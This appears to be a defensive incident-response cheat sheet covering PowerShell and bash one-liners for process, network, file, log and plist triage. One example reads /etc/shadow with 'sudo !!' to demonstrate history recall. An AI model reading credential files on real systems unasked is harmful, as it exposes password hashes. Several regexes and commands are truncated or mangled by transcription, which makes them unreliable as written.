022A1F9E9DA097C77698713A907F8AC81DCD38461C2872EEB32001518A24A8B6 C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe

-Wrap

In some places, it doesn't make sense to use `out-string` as it prints strangely. In these instances, try the `-wrap` function of `format-table`

This, for example is a mess because we used `out-string`. It's wrapping the final line in an annoying and strange way. ans

```

csrss.exe      340 SYSTEM
csrss.exe      412 SYSTEM
diahost.exe    3604 DIAHostService "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diahost.exe" -h 944
diawp.exe      2240 DIAHostService "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 1bc5309c-d1d
erProcess/WorkerProcessManagement -G False
diawp.exe      3040 DIAHostService "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 1e020d73-510
erProcess/WorkerProcessManagement -G False
diawp.exe      2736 DIAHostService "C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 5bdcb3e-a
erProcess/WorkerProcessManagement -G False

```

```

| ft -property * -autosize -wrap
#you don't always need to the -property * bit. But if you find it isn't printing
| ft -autosize -wrap

```

Isn't this much better now?

conhost.exe	5012 SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
csrss.exe	340 SYSTEM	
csrss.exe	412 SYSTEM	
diahost.exe	3604 DIAHostService	"C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diahost.exe" -h 944
diawp.exe	2240 DIAHostService	"C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 1bc5309c-d1d4-4db9-be4b-5de65e17e0c4 -U net.pipe://localhost/WorkerProcess/WorkerProcessManagement -G False
diawp.exe	3040 DIAHostService	"C:\Program Files\Microsoft Integration Runtime\5.0\Shared\diawp.exe" -K 1e020d73-510

Directories

For some investigations, I need to organise my directories or everything will get messed up. I enjoy using Year-Month-Date in my directory names!

```
mkdir -p "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"
```

```

# your working directory for today will be
echo "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"

##move to the working director
cd "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"

##save outputs to
echo 'test' > C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")\test.txt

```

```

[12/01/2021 21:53:13] | PS C:\Malware_Analysis > mkdir -p "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"

Directory: C:\Malware_Analysis

Mode                LastWriteTime        Length Name
----                -----          ----- 
d-----      12/1/2021   9:53 PM           2021_Dec_01_Wed_UTC+00

[12/01/2021 21:53:16] | PS C:\Malware_Analysis > echo "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"
C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00
[12/01/2021 21:53:27] | PS C:\Malware_Analysis > cd "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")"
[12/01/2021 21:53:37] | PS C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00 > echo 'test' > C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")\test.txt
[12/01/2021 21:53:44] | PS C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00 > dir

Directory: C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00

Mode                LastWriteTime        Length Name
----                -----          ----- 
-a----      12/1/2021   9:53 PM           14 test.txt

```

Transcripts

Trying to report back what you ran, when you ran, and the results of your commands can become a chore. If you forget a pivotal screenshot, you'll kick yourself - I know I have.

Instead, we can ask PowerShell to create a log of everything we run and see on the command line.

```

# you can pick whatever path you want, this is just what I tend to use it for
Start-Transcript -path "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")\PwSh_transcript.log" -noclobber -IncludeInvocationHeader

## At the end of the malware analysis, we will then need to stop all transcripts
Stop-transcript

#you can now open up your Powershell transcript with notepad if you want

```

```

[12/01/2021 21:56:07] | PS C:\ > Start-Transcript -path "C:\Malware_Analysis\$(Get-Date -UFormat "%Y_%b_%d_%a_UTC%Z")\PwSh_transcript.log" -noclobber -IncludeInvocationHeader
Transcript started, output file is C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00\PwSh_transcript.log

[12/01/2021 21:57:15] | PS C:\ > stop-transcript
Transcript stopped, output file is C:\Malware_Analysis\2021_Dec_01_Wed_UTC+00\PwSh_transcript.log
[12/01/2021 21:57:22] | PS C:\ >

```

```
[12/01/2021 21:57:08] | PS C:\ >
*****
Command start time: 20211201215715
*****
PS>get-service 'velociraptor'

Status    Name            DisplayName
-----    --   -----
Running   Velociraptor   velociraptor
```

```
[12/01/2021 21:57:15] | PS C:\ >
*****
Command start time: 20211201215722
*****
PS>stop-transcript
*****
Windows PowerShell transcript end
End time: 20211201215722
*****
```

Linux

This section is a bit dry, forgive me. My Bash DFIR tends to be a lot more spontaneous and therefore I don't write them down as much as I do the Pwsh one-liners

Bash History

► section contents

Checkout the SANS DFIR talk by Half Pomeraz called [You don't know jack about .bash_history](#). It's a terrifying insight into how weak bash history really is by default

Add add timestamps to .bash_history

Via .bashrc

```
nano ~/.bashrc
#at the bottom
export HISTTIMEFORMAT='%d/%m/%y %T '
#expand bash history size too

#save and exit
source ~/.bashrc
```

Or by /etc/profile

```
nano /etc/profile  
export HISTTIMEFORMAT='%d/%m/%y %T '  
  
#save and exit  
source /etc/profile
```

```
if ! shopt -oq posix; then  
    if [ -f /usr/share/bash-completion/bash_completion ]; then  
        . /usr/share/bash-completion/bash_completion  
    elif [ -f /etc/bash_completion ]; then  
        . /etc/bash_completion  
    fi  
fi  
  
export HISTTIMEFORMAT='%d/%m/%y %T '
```



Then run the `history` command to see your timestamped bash history

```
3295 28/05/21 12:31:50 find . type f  
3296 28/05/21 12:32:20 find . type f  
3297 28/05/21 12:32:28 find . type f  
3298 28/05/21 12:32:33 find . type f  
3299 28/05/21 12:32:39 find . type f  
3300 28/05/21 12:32:41 clear  
3301 28/05/21 12:32:49 find . type f  
3302 28/05/21 12:32:53 find . type f  
3303 28/05/21 12:33:01 clear  
3304 28/05/21 12:33:06 find . type f  
3305 28/05/21 12:34:03 exit  
3306 28/05/21 13:07:05 cd /opt
```

Grep and Ack

► section contents

Grep Regex extract IPs

IPv4

```
grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])
```

IPv6

```
egrep '(([0-9a-fA-F]{1,4}):){7,7}[0-9a-fA-F]{1,4}|([0-9a-fA-F]{1,4}:){1,7}:[([0-9a
```

Stack up IPv4s

Great for parsing 4625s and 4624s in Windows world, and seeing the prevalence of the IPs trying to brute force you. [Did a thread on this](#)

So for example, this is a txt of all 4654s for an external perimeter server

```
grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9])\.(25[0-5]|2[0-4][0-9]| [01]?[0-9][0-9])
```

```
grep -E -o "(25[0-5]|2[0-4][0-9]![01]?[0-9][0-9]?|.(25[0-5]|2[0-4][0-9]![01]?[0-9][0-9]?).(.25[0-5]|2[0-4][0-9]![01]?[0-9][0-9]?).(.25[0-5]|2[0-4][0-9]![01]?[0-9][0-9]?).(.25[0-5]|2[0-4][0-9]![01]?[0-9][0-9]?).(.25[0-5]|2[0-4][0-9]![01]?[0-9][0-9]?)" 4624s.txt | sort | uniq -c | sort -nr
```

IP Address	Count
11806 192.168.1.130	11806
7936 192.168.1.114	7936
164 192.168.1.146	164
40 192.168.1.51	40
11 127.0.0.1	11
9 192.168.1.3	9
6 192.168.1.128	6
2 192.168.1.164	2
2 192.168.1.147	2
1 51.89.115.202	1

To then prepare this to compare to the 4624s, I find it easiest to use this [cyberchef recipe] ([https://gchq.github.io/CyberChef/#recipe=Extract_IP_addresses\(true,false,false,false,false,false\)Sort\('Line%20feed',false,'Alphabetical%20\(case%20sensitive\)'\)Unique\('Line%20feed',false\)Find/_Replace\(%7B'option':'Regex','string':'%5C%5Cn'%7D,'%7C',true,false,true,false\)](https://gchq.github.io/CyberChef/#recipe=Extract_IP_addresses(true,false,false,false,false,false)Sort('Line%20feed',false,'Alphabetical%20(case%20sensitive)')Unique('Line%20feed',false)Find/_Replace(%7B'option':'Regex','string':'%5C%5Cn'%7D,'%7C',true,false,true,false)))

The screenshot shows the Ack command interface with the following sections:

- Recipe** (Left):
 - Extract IP addresses
 - IPv4 IPv6 Remove local IPv4 addresses
 - Display total Sort Unique
- Input** (Top Right):
 - length: 183
lines: 10
 - 11806 192.168.1.130
7936 192.168.1.114
164 192.168.1.146
40 192.168.1.51
11 127.0.0.1
9 192.168.1.3
6 192.168.1.128
2 192.168.1.164
2 192.168.1.147
1 51.89.115.202
- Sort** (Top Middle):
 - Delimiter: Line feed
 - Reverse Order: Alphabetical (case sensitiv...)
- Unique** (Middle):
 - Delimiter: Line feed
 - Display count
- Find / Replace** (Bottom):
 - Find: \n REGEX:
 - Replace:
 - Global match Case insensitive Multiline matching
 - Dot matches all
- Output** (Right):
 - start: 132 end: 132 time: 1ms length: 132 lines: 1
 - 127.0.0.1|192.168.1.114|192.168.1.128|192.168.1.130|192.168.1.146|192.168.1.147|192.168.1.164|192.168.1.3|192.1.51|51.89.115.202

And now, compare the brute forcing IPs with your 4624 successful logins, to see if any have successfully compromised you

```
grep -iEo '192.168.1.114|192.168.1.128|192.168.1.130|192.168.1.146|192.168.1.147|
```

Use Ack to highlight

One thing I really like about Ack is that it can highlight words easily, which is great for screenshots and reporting. So take the above example, let's say we're looking for two specific IP, we can have ack filter and highlight those

[Ack](#) is like Grep's younger, more refined brother. Has some of greps' flags as default, and just makes life a bit easier.

```
#install ack if you need to: sudo apt-get install ack
ack -i '127.0.0.1|1.1.1.1' --passthru file.txt
```

```
[02-Jun-21 10:41:31 BST] d/Desktop
-> ack '127.0.0.1|1.1.1.1' --passthru file.txt
3.3.3.3
1.1.1.1
127.0.0.1
10.10.10.10
20.20.20.20
192.192.192.192
127.0.0.1
```

Processes and Networks

► section contents

Track parent-child processes easier

```
ps -aux --forest
```

```
2660 0.0 0.0 8220 520 ? S 10:49 0:00 |
| | | \_ cat
2661 0.0 0.0 8220 580 ? S 10:49 0:00 |
| | | \_ cat
2664 0.0 0.3 271380 58192 ? S 10:49 0:00 |
| | | \_ /opt/google/chrome/chrome --type=zygote --no-zygote-sand
2692 6.1 2.0 34860212 329628 ? Sl 10:49 17:29 |
| | | \_ /opt/google/chrome/chrome --type=gpu-process --field
2725 0.0 0.2 33899784 34208 ? S 10:49 0:00 |
| | | \_ \_ /opt/google/chrome/chrome --type=broker
2666 0.0 0.3 271380 58460 ? S 10:49 0:00 |
| | | \_ /opt/google/chrome/chrome --type=zygote --enable-crash-r
2669 0.0 0.0 27664 6932 ? S 10:49 0:00 |
| | | \_ /opt/google/chrome-nacl_helper
2672 0.0 0.0 271380 15948 ? S 10:49 0:00 |
| | | \_ /opt/google/chrome/chrome --type=zygote --enable-cra
2711 0.0 0.3 33900152 53636 ? Sl 10:49 0:01 |
| | | \_ /opt/google/chrome/chrome --type=utility --utili
3546 6.0 4.1 42842816 671988 ? Sl 10:49 17:12 |
| | | \_ /opt/google/chrome/chrome --type=renderer --fiel
3645 0.1 0.8 38200860 143148 ? Sl 10:49 0:31 |
| | | \_ /opt/google/chrome/chrome --type=renderer --fiel
```

Get an overview of every running process running from a non-standard path

```
sudo ls -l /proc/[0-9]*exe 2>/dev/null | awk '/ -> / && !/\usr\/(libexec)?|s?b
```

```
[11-Jan-22 09:10:30 GMT] /  
Q -> sudo ls -l /proc/[0-9]*exe 2>/dev/null  
22343 -> /opt/google/chrome/chrome  
22791 -> /opt/google/chrome/chrome  
24350 -> /opt/google/chrome/chrome  
24381 -> /opt/google/chrome/chrome  
3597 -> /opt/google/chrome/chrome  
3604 -> /opt/google/chrome/chrome_crashpad_h  
3606 -> /opt/google/chrome/chrome_crashpad_h  
3612 -> /opt/google/chrome/chrome  
3614 -> /opt/google/chrome/chrome  
3617 -> /opt/google/chrome/nacl_helper  
3620 -> /opt/google/chrome/chrome  
3640 -> /opt/google/chrome/chrome  
3643 -> /opt/google/chrome/chrome  
3651 -> /opt/google/chrome/chrome  
3669 -> /opt/google/chrome/chrome  
3677 -> /opt/google/chrome/chrome  
4069 -> /opt/google/chrome/chrome  
4084 -> /opt/google/chrome/chrome
```

Or list every process full stop

```
sudo ls -l /proc/[0-9]*exe 2>/dev/null | awk '/ -> / {print $NF}' | sort | tac
```

```
[11-Jan-22 09:11:24 GMT] /  
Q -> sudo ls -l /proc/[0-9]*exe 2>/dev/null | awk '/ -> / {print $NF}' | sort | tac  
/usr/sbin/wpa_supplicant  
/usr/sbin/vmware-authdlauncher  
/usr/sbin/thermald  
/usr/sbin/sshd  
/usr/sbin/rsyslogd  
/usr/sbin/openvpn  
/usr/sbin/NetworkManager  
/usr/sbin/ModemManager  
/usr/sbin/lightdm  
/usr/sbin/lightdm  
/usr/sbin/kerneloops  
/usr/sbin/kerneloops  
/usr/sbin/irqbalance  
/usr/sbin/cupsd  
/usr/sbin/cups-browsed  
/usr/sbin/cron  
/usr/sbin/avahi-daemon  
/usr/sbin/avahi-daemon  
/usr/sbin/anacron  
/usr/sbin/agetty  
/usr/sbin/acpid  
/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd  
/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
```

Get a quick overview of network activity

```
netstat -plunt  
#if you don't have netstat, try ss  
ss -plunt
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2695,fd=102))
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2695,fd=101))
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2695,fd=98))
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2655,fd=186))
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2655,fd=185))
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2655,fd=184))
udp	UNCONN	0	0	251:5353	0.0.0.0:*	users:(("chrome",pid=2655,fd=183))
udp	UNCONN	0	0	0.0.0.0:5353	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:38426	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:631	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:45139	0.0.0.0:*	
udp	UNCONN	0	0	[::]:5353	[::]:*	
udp	UNCONN	0	0	[::]:52740	[::]:*	
tcp	LISTEN	0	128	127.0.0.1:50000	0.0.0.0:*	users:(("ssh",pid=4272,fd=5))
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	5	127.0.0.1:631	0.0.0.0:*	
tcp	LISTEN	0	128	[::1]:50000	[::]:*	users:(("ssh",pid=4272,fd=4))
tcp	LISTEN	0	5	[::1]:631	[::]:*	

This alternative also helps re-visualise the originating command and user that a network connection belongs to

```
sudo lsof -i
```

[01-Dec-21 09:17:24 GMT] home/purple0lf						
-> sudo lsof -i						
[sudo] password for purple0lf:						
COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF NOD NAME
systemd-r	589	systemd-resolve	12u	IPv4	28798	0t0 UDP localhost:domain
systemd-r	589	systemd-resolve	13u	IPv4	28801	0t0 TCP localhost:domain (LISTEN)
avahi-dae	617	avahi	12u	IPv4	29463	0t0 UDP *:mdns
avahi-dae	617	avahi	13u	IPv6	29464	0t0 UDP *:mdns
avahi-dae	617	avahi	14u	IPv4	29465	0t0 UDP *:47966
avahi-dae	617	avahi	15u	IPv6	29466	0t0 UDP *:39628
NetworkMa	626	root	23u	IPv4	33455	0t0 UDP Kubuntu.home:bootpc->raspberrypi:bootps
NetworkMa	626	root	24u	IPv6	37053	0t0 UDP purple0lf:dhcpv6-client
cupsd	752	root	6u	IPv6	29423	0t0 TCP ip6-localhost:ipp (LISTEN)
cupsd	752	root	7u	IPv4	29424	0t0 TCP localhost:ipp (LISTEN)
cups-brow	761	root	7u	IPv4	29563	0t0 UDP *:631

Files

► section contents

Recursively look for particular file types, and once you find the files get their hashes

Here's the bash alternative

```
find . type f -exec sha256sum {} \; 2> /dev/null | grep -Ei '.asp|.js' | sort
```

```
[01-Jun-21 14:30:48 BST] /opt
-> find . type f -exec sha256sum {} \; 2> /dev/null| sort
00a77c158c5cc38f2a6a113ce304de900e0e505a3365ba62a4aeeba0c66c68d7 ./dell-bios-fan-control/.git/co
00d6365827618f2e4173578412995f29f1e9cc9b8e754c11c155dfac0751e00 ./dell-bios-fan-control/README.
01129406b0b9f3b75cf4a43ddba25a2f229d2801e6c5101cc3a79a50603367e5 ./google/chrome/locales/ar.pak
0121b5e8d00bb53e61d8cda24a79992804847bd7c6940d30e4ee2f5817af5049 ./dell-bios-fan-control/.git/ob
0223497a0b8b033aa58a3a521b8629869386cf7ab0e2f101963d328aa62193f7 ./dell-bios-fan-control/.git/ho
02f30da95b7bac935e4ce2aee4c7e5dd7773751b8152f685eb158ed0245d0185 ./google/chrome/locales/ja.pak
03cd7a552135f4e14aae758f849ae3f65bcc6006af099f0bc55a66975bb88db1 ./google/chrome/locales/gu.pak
03ff4f442772ad8eb48291f33d4d5f5777646b763414930c14c83b680ce19f70 ./google/chrome/locales/en-GB.p
051af1cdf0c79f30aff0fa3a756c72938831919a0c1a7e95c11eb84816e494d0 ./google/chrome/locales/pt-BR.p
053d3851fb537ecd1cf7f36c78effd44e511c072b2f25f6a97387c88e1562688 ./google/chrome/locales/lt.pak
061fab1e93743c5c1c52bf52f7b8c55af60fe841efbdbedfd16e4948823d274d ./dell-bios-fan-control/Makefil
0b6be0d8ca924455efd5027ab61d02a2957f22fecf01ba92a545a9c9411b525b ./google/chrome/product_logo_32
0c43e558438423a0c680e61eff7dh4f3cb4fca6d97f5c388d0b7f5186e4281e2 ./google/chrome/product_logo_64
```

Tree

Tree is an amazing command. Please bask in its glory. It will recursively list out folders and files in their parent-child relationship....or tree-branch relationship I suppose?

```
#install sudo apt-get install tree
tree
```

```
— README.SYSCLL
systemd
└── journald.conf
└── logind.conf
└── network
    ├── networkd.conf
    ├── pstore.conf
    ├── resolved.conf
    └── sleep.conf
└── system
    ├── bluetooth.target.wants
    |   └── bluetooth.service -> /lib/
    ├── cloud-final.service.wants
    |   └── snapd.seeded.service -> /u
    ├── dbus-fi.wl.wpa_supplicant.ser
    └── dbus-org.bluez.service -> /lib
```

But WAIT! There's more!

Tree and show the users who own the files and directories

```
tree -u
#stack this with a grep to find a particular user you're looking for
tree -u | grep 'root'
```

```
└── [root      ]  resolv.conf  -> ../run/systemd  
└── [root      ]  rmt        -> /usr/sbin/rmt  
└── [root      ]  rpc  
└── [root      ]  rsyslog.conf  
└── [root      ]  rsyslog.d  
    └── [root      ]  20-ufw.conf  
    └── [root      ]  50-default.conf  
└── [root      ]  sane.d  
    └── [root      ]  abaton.conf  
    └── [root      ]  agfafocus.conf  
    └── [root      ]  apple.conf  
    └── [root      ]  artec.conf
```

```
└── [root      ]  netlink  
└── [root      ]  netstat  
└── [root      ]  packet  
└── [root      ]  protocols  
└── [root      ]  psched  
└── [root      ]  ptype  
└── [root      ]  raw  
└── [root      ]  raw6  
└── [root      ]  rfcomm  
└── [root      ]  route  
└── [root      ]  rt6_stats  
└── [root      ]  rt_acct  
└── [root      ]  rt_cache
```

If you find it a bit long and confusing to track which file belongs to what directory, this flag on tree will print the fullname

```
tree -F  
# pipe with | grep 'reports' to highlight a directory or file you are looking for
```

```
/opt/nessus/var/nessus/users # tree -f
.
└── ./scanner
    ├── ./scanner/auth
    │   ├── ./scanner/auth/admin
    │   ├── ./scanner/auth/hash
    │   └── ./scanner/auth/rules
    └── ./scanner/policies.db
    └── ./scanner/reports
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83.name
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83.nessus
        ├── ./scanner/reports/03009591-f3bf-cbef-132a-3ccfbf6248294194baaf8cc50b83.ts
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669.name
        ├── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669.nessus
        └── ./scanner/reports/07c71c4d-5fe6-138c-6917-02a8e0c6e3637b09c1def5887669.ts
```

Get information about a file

`stat` is a great command to get lots of information about a file

```
stat file.txt
```

```
File: scanner/policies.db
Size: 10240          Blocks: 24          IO Block: 4096   regular
Device: 801h/2049d     Inode: 2364689      Links: 1
Access: (0600/-rw-----)  Uid: (    0/    root)  Gid: ( 1004/
Access: 2021-06-03 15:42:55.432366977 +0100
Modify: 2021-02-04 11:17:28.425879349 +0000
Change: 2021-05-17 22:00:18.169319109 +0100
Birth: -
```

Files and Dates

Be careful with this, as timestamps can be manipulated and can't be trusted during an IR

This one will print the files and their corresponding timestamp

```
find . -printf "%T+ %p\n"
```

```
[03-Jun-21 15:44:44 BST] /opt
-> find . -printf "%T+ %p\n" | sort
2021-01-11+13:32:22.5462045820 ./google
2021-01-11+13:32:22.5462045820 ./google/chrome/WidevineCdm/_platfo
2021-01-12+20:35:20.7083955270 .
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/branch
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/descri
2021-01-12+20:35:20.7083955270 ./dell-bios-fan-control/.git/hooks/
```

Show all files created between two dates

I've got to be honest with you, this is one of my favourite commands. The level of granularity you can get is crazy. You can find files that have changed state by the MINUTE if you really wanted.

```
find -newerct "01 Jun 2021 18:30:00" ! -newerct "03 Jun 2021 19:00:00" -ls | sort
```

```
[03-Jun-21 15:49:04 BST] d/Downloads
-> find -newerct "01 Jun 2021 18:30:00" ! -newerct "03 Jun 2021 19:00:00" -ls | sort
28573725      4 drwxr-xr-x  4 d      d          4096 Jun  3 11:38 .
28573979     324 -rw-rw-r--  1 d      d         328704 Apr  9 17:05 ./update.exe
28582111     156 -rw-rw-r--  1 d      d        159261 Jun  3 09:32 ./keylogger_
hbrain.exe.zip
28582363     240 -rw-rw-r--  1 d      d        242688 Jul 27 2020 ./text
28582364      68 -rw-rw-r--  1 d      d        66560 Jul 27 2020 ./rdata
28582366       8 -rw-rw-r--  1 d      d        5632 Jul 27 2020 ./data
28582367      12 -rw-rw-r--  1 d      d        12288 Jul 27 2020 ./reloc
29360437      4 drwx-----  3 d      d        4096 Jun  3 11:36 ./rsrc
29360438      4 drwx-----  2 d      d        4096 Jun  3 11:36 ./rsrc/MANI
29360439      4 -rw-rw-r--  1 d      d         381 Apr  9 17:05 ./rsrc/MANI
[03-Jun-21 15:49:06 BST] d/Downloads
```

Compare Files

vimdiff is my favourite way to compare two files

```
vimdiff file1.txt file2.txt
```

The colours highlight differences between the two. When you're done, use vim's method of exiting on both files: `:q! .` Do this twice

remnux@remnux: ~/Desktop/brave/c49-AfricanFalls2						
0xbff0f64a8a730	TCPv4	0.0.0.0	49669	0.0.0.0.0	LISTENING	
0xbff0f64a8a890	TCPv4	0.0.0.0	49669	0.0.0.0.0	LISTENING	
0xbff0f64a8a890	TCPv6	::	49669	::.0	LISTENING	
0xbff0f664072b0	UDPv4	0.0.0.0	5355	*.0	2168	
+ -+ 17 lines: 0xbff0f664072b0 UDPv6 :: 5355 * 0 2168 svchost.exe 2021-						
0xbff0f6a535aa0	TCPv4	10.0.2.15	49846	96.90.32.107	7680	
0xbff0f6a53ca20	TCPv4	10.0.2.15	49833	52.230.222.68	443	
0xbff0f6a5a6050	TCPv4	0.0.0.0	49668	0.0.0.0.0	LISTENING	
0xbff0f6a5a6730	TCPv4	0.0.0.0	49667	0.0.0.0.0	LISTENING	
0xbff0f6a5a6730	TCPv6	::	49667	::.0	LISTENING	
0xbff0f6a5a69f0	TCPv4	0.0.0.0	49667	0.0.0.0.0	LISTENING	
0xbff0f6a5a6e10	TCPv4	0.0.0.0	445	0.0.0.0.0	LISTENING	
0xbff0f6a5a6e10	TCPv6	::	445	::.0	LISTENING	
0xbff0f6a5a7230	TCPv4	10.0.2.15	139	0.0.0.0.0	LISTENING	
0xbff0f6a5a7a70	TCPv4	0.0.0.0	49668	0.0.0.0.0	LISTENING	
0xbff0f6a5a7a70	TCPv6	::	49668	::.0	LISTENING	
0xbff0f6a837e10	TCPv4	0.0.0.0	5040	0.0.0.0.0	LISTENING	
0xbff0f6a88fae0	TCPv4	10.0.2.15	49826	40.125.122.151	443	
0xbff0f6a896ae0	TCPv4	10.0.2.15	49773	185.70.41.35	443	
+ -+ 9 lines: 0xbff0f6aa46a0 UDPv4 0.0.0.0 5353 * 0 1328 chrome.exe 2021-						
0xbff0f6abc0050	UDPv6	::	5353	*.0	2168	
0xbff0f6abc2760	UDPv4	0.0.0.0	5353	*.0	2168	
0xbff0f6abc28f0	UDPv4	10.0.2.15	54805	*.0	432	
0xbff0f6abc7d0	UDPv6	::1	64461	*.0	432	
0xbff0f6abc7260	UDPv4	127.0.0.1	64463	*.0	432	
+ -+ 9 lines: 0xbff0f6aa46a0 UDPv4 0.0.0.0 5353 * 0 1328 chrome.exe 2021-						
0xbff0f6abc7260	UDPv4	127.0.0.1	64463	*.0	432	

`diff` is the lamer, tamer version of `vimdiff`. However it does have some flags for quick analysis:

```
#are these files different yes or no?  
diff -q net.txt net2.txt
```

```
#quickly show minimal differences  
diff -d net.txt net2.txt
```

```
[22-Jun-21 22:49:57 BST] brave/c49-AfricanFalls2
-> diff -q net.txt net2.txt
Files net.txt and net2.txt differ
[22-Jun-21 22:50:01 BST] brave/c49-AfricanFalls2
-> diff -d net.txt net2.txt
1,2d0
< Volatility 3 Framework 1.0.1
<
32,33c30,31
< 0xbff0f6a5a6e10      TCPv4   0.0.0.0 445      0.0.0.0 0      LISTENING    4
< 0xbff0f6a5a6e10      TCPv6   ::       445      ::       0      LISTENING    4
---
> 0xbff0f6a5a6e10      TCPv4   0.0.0.0 445      0.0.0.0 0      LISTENING    4Sy
> 0xbff0f6a5a6e10      TCPv6   ::       445      ::       0      LISTENING    4Sy
55c53
< 0xbff0f6abc8cf0      UDPv6   fe80::417e:4ac4:e8ea:c3fb      64460      *      0
0
---
> 0xbff0f6abc8cf0      UDPv6   fe80::417e:4ac4:e8ea:c3fb      64460      *      043
61,62c59,60
< 0xbff0f6bfb7890      UDPv4   10.0.2.15      138      *      0      4
< 0xbff0f6bfb9640      UDPv4   10.0.2.15      137      *      0      4
```

Bash Tips

► section contents

Fixing Mistakes

We all make mistakes, don't worry. Bash forgives you

Forget to run as sudo?

We've all done it mate. Luckily, `!!` has your back. The exclamation mark is a history related bash thing.

Using two exclamations, we can return our previous command. By prefixing `sudo` we are bringing our command back but running it as sudo

```
#for testing, fuck up a command that needed sudo but you forgot
cat /etc/shadow
# fix it!
sudo !!
```

```
[02-Jun-21 22:41:01 BST] /
-> cat /etc/shadow
cat: /etc/shadow: Permission denied
[02-Jun-21 22:41:04 BST] /
-> sudo !!
sudo cat /etc/shadow
[sudo] password for d: █
```

Typos in a big old one liner?

The `fc` command is interesting. It gets what was just run in terminal, and puts it in a text editor environment. You can then amend whatever mistakes you may have made. Then if you save and exit, it will execute your newly amended command

```
##messed up command
cat /etc/prozile
#fix it
fc
```

```
#then save and exit
```

```
[02-Jun-21 22:44:23 BST] /  
-> cat /etc/prozile  
cat: /etc/prozile: No such f  
[02-Jun-21 22:46:35 BST] /  
-> fc
```

```
File Edit View Terminal Tabs Help  
GNU nano 4.8 /tmp/bash-fc.kBUypW  
cat /etc/prozile
```

Re-run a command in History

If you had a beautiful command you ran ages ago, but can't remember it, you can utilise `history`. But don't copy and paste like a chump.

Instead, utilise exclamation marks and the corresponding number entry for your command in the history file. This is highlighted in red below

```
#bring up your History  
history  
#pick a command you want to re-run.  
# now put one exclamation mark, and the corresponding number for the command you  
!12
```

```
3591 02/06/21 22:47:08 cat /etc/profile
3592 02/06/21 22:48:01 eclear
3593 02/06/21 22:48:02 clear
3594 02/06/21 22:48:13 echo "bringing up old shit"
3595 02/06/21 22:48:16 history
[02-Jun-21 22:48:16 BST] /
-> !3594
echo "bringing up old shit"
bringing up old shit
```

MacOS

► section contents

Reading .plist files

Correct way to just read a plist is `plutil -p` but there are multiple different methods so do whatever, I'm not the plist police

```
[2022-May-24 12:04:29 BST] Downloads/Collected_Data
[?] → sudo plutil -p /var/db/locationd/clients.plist | head -n 10
{
  "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle" => {
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/Routine.bundle"
    "BundlePath" => "/System/Library/LocationBundles/Routine.bundle"
    "Registered" => ""
    "Whitelisted" => 0
  }
  "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle" => {
    "Authorized" => 0
    "BundleId" => "com.apple.locationd.bundle-/System/Library/LocationBundles/WifiCalling.bundle"
  }
}
```

If the plist is in binary format, you can convert it to a more readable xml: `plutil -convert xml1 <path_to_binary_plist>`

Quarantine Events

Files downloaded from the internet

The db you want to retrieve will be located here with a corresponding username:
